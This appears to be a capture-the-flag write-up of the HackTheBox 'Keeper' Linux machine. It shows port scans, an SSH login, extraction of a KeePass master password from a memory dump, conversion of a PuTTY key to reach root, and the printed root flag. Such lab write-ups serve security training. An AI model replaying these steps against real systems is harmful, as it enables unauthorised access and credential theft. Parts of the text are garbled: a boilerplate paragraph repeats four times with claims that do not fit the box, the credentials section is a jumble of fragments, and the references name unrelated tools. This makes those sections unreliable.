HackTheBox - Keeper (Linux)
HackTheBox Keeper Linux マシン解説。サービス列挙・初期足がかり・権限昇格経路を解説。
概要
| 項目 | 内容 |
|---|---|
| OS | Linux |
| 難易度 | 記録なし |
| 攻撃対象 | 22/tcp (ssh), 80/tcp (http) |
| 主な侵入経路 | Default credential abuse on exposed service |
| 権限昇格経路 | Local misconfiguration and credential reuse for privilege escalation |
偵察
- rustscan
- nmap
- pittygen
- keepassdump
- keepassXC This command is used here to enumerate the exposed services and collect actionable fingerprints before exploitation. The focus is on discovering open ports, service versions, and protocol behavior that can guide the next attack decision. Key flags are kept visible so the same scan can be reproduced during validation or retesting.
1
rustscan -a $ip --ulimit 5000 -- -A -sV
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
✅[1:41][CPU:10][MEM:46][TUN0:10.10.14.140][/home/n0z0]
🐉 > rustscan -a $ip --ulimit 5000 -- -A -sV
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Port scanning: Making networking exciting since... whenever.

[~] The config file is expected to be at "/home/n0z0/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.129.98.59:22
Open 10.129.98.59:80
[~] Starting Script(s)
This command is used here to enumerate the exposed services and collect actionable fingerprints before exploitation. The focus is on discovering open ports, service versions, and protocol behavior that can guide the next attack decision. Key flags are kept visible so the same scan can be reproduced during validation or retesting.
1
2
grc nmap -p- -sC -sV -T4 -A -Pn "$ip" \
-oX "$HOME/work/scans/$(date +%Y%m%d-%H%M%S)_${ip}.xml"
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
✅[1:41][CPU:22][MEM:46][TUN0:10.10.14.140][/home/n0z0]
🐉 > grc nmap -p- -sC -sV -T4 -A -Pn "$ip" \
  -oX "$HOME/work/scans/$(date +%Y%m%d-%H%M%S)_${ip}.xml"
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-07 01:41 JST
Warning: 10.129.98.59 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.129.98.59
Host is up (0.27s latency).
Not shown: 65525 closed tcp ports (reset)
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
|_  256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
80/tcp    open     http    nginx 1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.18.0 (Ubuntu)
8060/tcp  filtered aero
18950/tcp filtered unknown
22411/tcp filtered unknown
36622/tcp filtered unknown
37283/tcp filtered unknown
45245/tcp filtered unknown
47975/tcp filtered unknown
58335/tcp filtered unknown
Device type: general purpose|router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 554/tcp)
HOP RTT       ADDRESS
1   253.82 ms 10.10.14.1
2   253.89 ms 10.129.98.59

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 906.18 seconds
💡 なぜ有効か
High-quality reconnaissance turns broad network exposure into a short list of exploitable paths. Service/version context allows precision targeting instead of blind exploitation attempts.
初期足がかり
Login succeeded with the discovered default credentials.  Caption: Screenshot captured during keeper at stage 1 of the attack chain.
This step is executed to convert reconnaissance findings into direct code execution or authenticated access on the target. The expected result is a shell, a confirmed exploit condition, or credentials that move the attack forward. Outputs are preserved to verify that each transition from discovery to exploitation is technically reproducible.
1
ssh lnorgaard@$ip
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
❌[3:34][CPU:2][MEM:53][TUN0:10.10.14.140][/home/n0z0]
🐉 > ssh lnorgaard@$ip
The authenticity of host '10.129.98.59 (10.129.98.59)' can't be established.
ED25519 key fingerprint is SHA256:hczMXffNW5M3qOppqsTCzstpLKxrvdBjFYoJXJGpr7w.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.98.59' (ED25519) to the list of known hosts.
lnorgaard@10.129.98.59's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
You have mail.
Last login: Tue Aug  8 11:31:22 2023 from 10.10.14.23
lnorgaard@keeper:~$
💡 なぜ有効か
Initial access succeeds when a real weakness is chained to controlled execution, credential theft, or authenticated pivoting. Captured outputs and callbacks validate that compromise is reproducible.
権限昇格
This command is run to enumerate or abuse local trust boundaries and move from user context to elevated privileges. We are specifically validating permission weaknesses, risky binaries, or policy misconfigurations that permit escalation. Flag usage and resulting output are retained to clearly show why the privilege transition succeeds.
1
2
-rwxr-x--- 1 lnorgaard lnorgaard 253395188 May 24  2023 KeePassDumpFull.dmp
-rwxr-x--- 1 lnorgaard lnorgaard      3630 May 24  2023 passcodes.kdbx
This command is run to enumerate or abuse local trust boundaries and move from user context to elevated privileges. We are specifically validating permission weaknesses, risky binaries, or policy misconfigurations that permit escalation. Flag usage and resulting output are retained to clearly show why the privilege transition succeeds.
1
2
🐉 > python3 keepass_dump.py -f KeePassDumpFull.dmp --debug
[*] Extracted: {UNKNOWN}dgrd med flde
 Caption: Screenshot captured during keeper at stage 1 of the attack chain.
This command is run to enumerate or abuse local trust boundaries and move from user context to elevated privileges. We are specifically validating permission weaknesses, risky binaries, or policy misconfigurations that permit escalation. Flag usage and resulting output are retained to clearly show why the privilege transition succeeds.
1
puttygen root.ppk -O private-openssh -o root.ssh
 Caption: Screenshot captured during keeper at stage 2 of the attack chain.
This command is run to enumerate or abuse local trust boundaries and move from user context to elevated privileges. We are specifically validating permission weaknesses, risky binaries, or policy misconfigurations that permit escalation. Flag usage and resulting output are retained to clearly show why the privilege transition succeeds.
1
2
3
cat root.txt
id
uname -n
1
2
3
4
5
6
root@keeper:~# cat root.txt
32905dc5f45ec7a1c24c01e6e8fb60cb
root@keeper:~# id
uid=0(root) gid=0(root) groups=0(root)
root@keeper:~# uname -n
keeper
💡 なぜ有効か
Privilege escalation depends on trust boundary mistakes such as unsafe sudo rules, writable execution paths, SUID abuse, or credential reuse. Enumerating and validating these conditions is essential for reliable root/administrator access.
認証情報
qiita.com/Perplex/items/9683f4c5f75c0833a381Tool / Commandhome/n0z0]__ / ___}github.com/RustScan/RustScanhome/n0z0/.rustscan.toml"HOME/work/scans/$(date22/tcp80/tcptext/html).
まとめ・学んだこと
- Validate external attack surface continuously, especially exposed admin interfaces and secondary services.
- Harden secret handling and remove plaintext credentials from reachable paths and backups.
- Limit privilege boundaries: audit SUID binaries, sudo rules, and delegated scripts/automation.
- Keep exploitation evidence reproducible with clear command logs and result validation at each stage.
参考文献
- RustScan: https://github.com/RustScan/RustScan
- Nmap: https://nmap.org/
- HackTricks Linux Privilege Escalation: https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html
- GTFOBins: https://gtfobins.org/
- Certipy: https://github.com/ly4k/Certipy
- BloodHound: https://github.com/BloodHoundAD/BloodHound